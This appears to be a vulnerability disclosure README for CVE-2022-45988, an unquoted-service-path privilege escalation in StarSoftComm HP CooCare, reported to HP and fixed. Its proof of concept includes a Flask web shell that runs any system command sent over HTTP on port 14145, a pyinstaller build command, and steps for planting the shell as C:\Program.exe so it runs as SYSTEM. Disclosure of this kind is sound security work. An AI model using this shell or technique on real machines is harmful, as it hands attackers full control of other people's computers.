 happy0717/cve-2022-45988
CVE-2022-45988 StarSoftComm HP CooCare 特権昇格の脆弱性が存在します。

####################################################
私はhp-security-alertに連絡しました。彼らはこのバグを修正しました。StarSoftComm CooCareについて [HP-PSRT-IR #4106]

ベンダーから以下の情報が提供されました:
以下の手順で更新してください:
#####################################
StarSoftComm HP CooCare に権限昇格の脆弱性が存在し、攻撃者が特権レベルを昇格させる可能性があります。 e管家超级版是HP星14 pro 自带的一款远程诊断软件,该软件为StarSoftComm(软通科技)旗下产品
test on windows 11 22621.819 HP LAPTOP HP Pavilion Plus 14 英寸笔记本电脑 14-eh0000 (56D77AV)
影響を受けるバージョン: CooCare v5.364 未満
#脆弱性の再現
#最初のステップ: wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\" |findstr /i /v """
(使用上述CMD命令找到未引用的服务)

サービス名は Windows Application Management Service = AKA = WinAppMgmt
服务的名称叫做Windows Application Management Service 简称是WinAppMgmt

このサービスはStarSoftComm CooCareからのものです。

#ステップ2: 悪意のあるプログラムを準備する

from flask import Flask, request
import os

app = Flask(__name__)

@app.route('/')
def hello_world():
    r = request.args.getlist('cmd')  #Reception? cmd= parameter
    a=os.popen(r[0])  #Execute system commands
    l = a.read()
    return l  #return

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=14145, debug=True)  #Listen HTTP port 14145
python3 flaskを使用して悪意のあるexeを作成しました。HTTPポート14145をリッスンし、システムコマンドを実行できます。
コマンド pyinstaller.exe --onefile --windowed -F -w python_test.py を使用して悪意のあるexeを作成します。

#ステップ3: マルウェアをパス C:\ に配置し、名前を Program.exe に変更する
#ステップ4: Windows Application Management Service を起動する
Windows Application Management Service が既に起動している場合は、再起動してください。


#ステップ5: Windows Application Management Service の起動を待ち、システムコマンドを実行する C:\Program.exe が system として実行されます
Taskmgr.exe で Windows Application Management Service が SYSTEM として起動するのを確認したら、ブラウザを開いて http://127.0.0.1:14145?cmd=whoami と入力します。
待つ..........
for...
it.
NT SYSTEM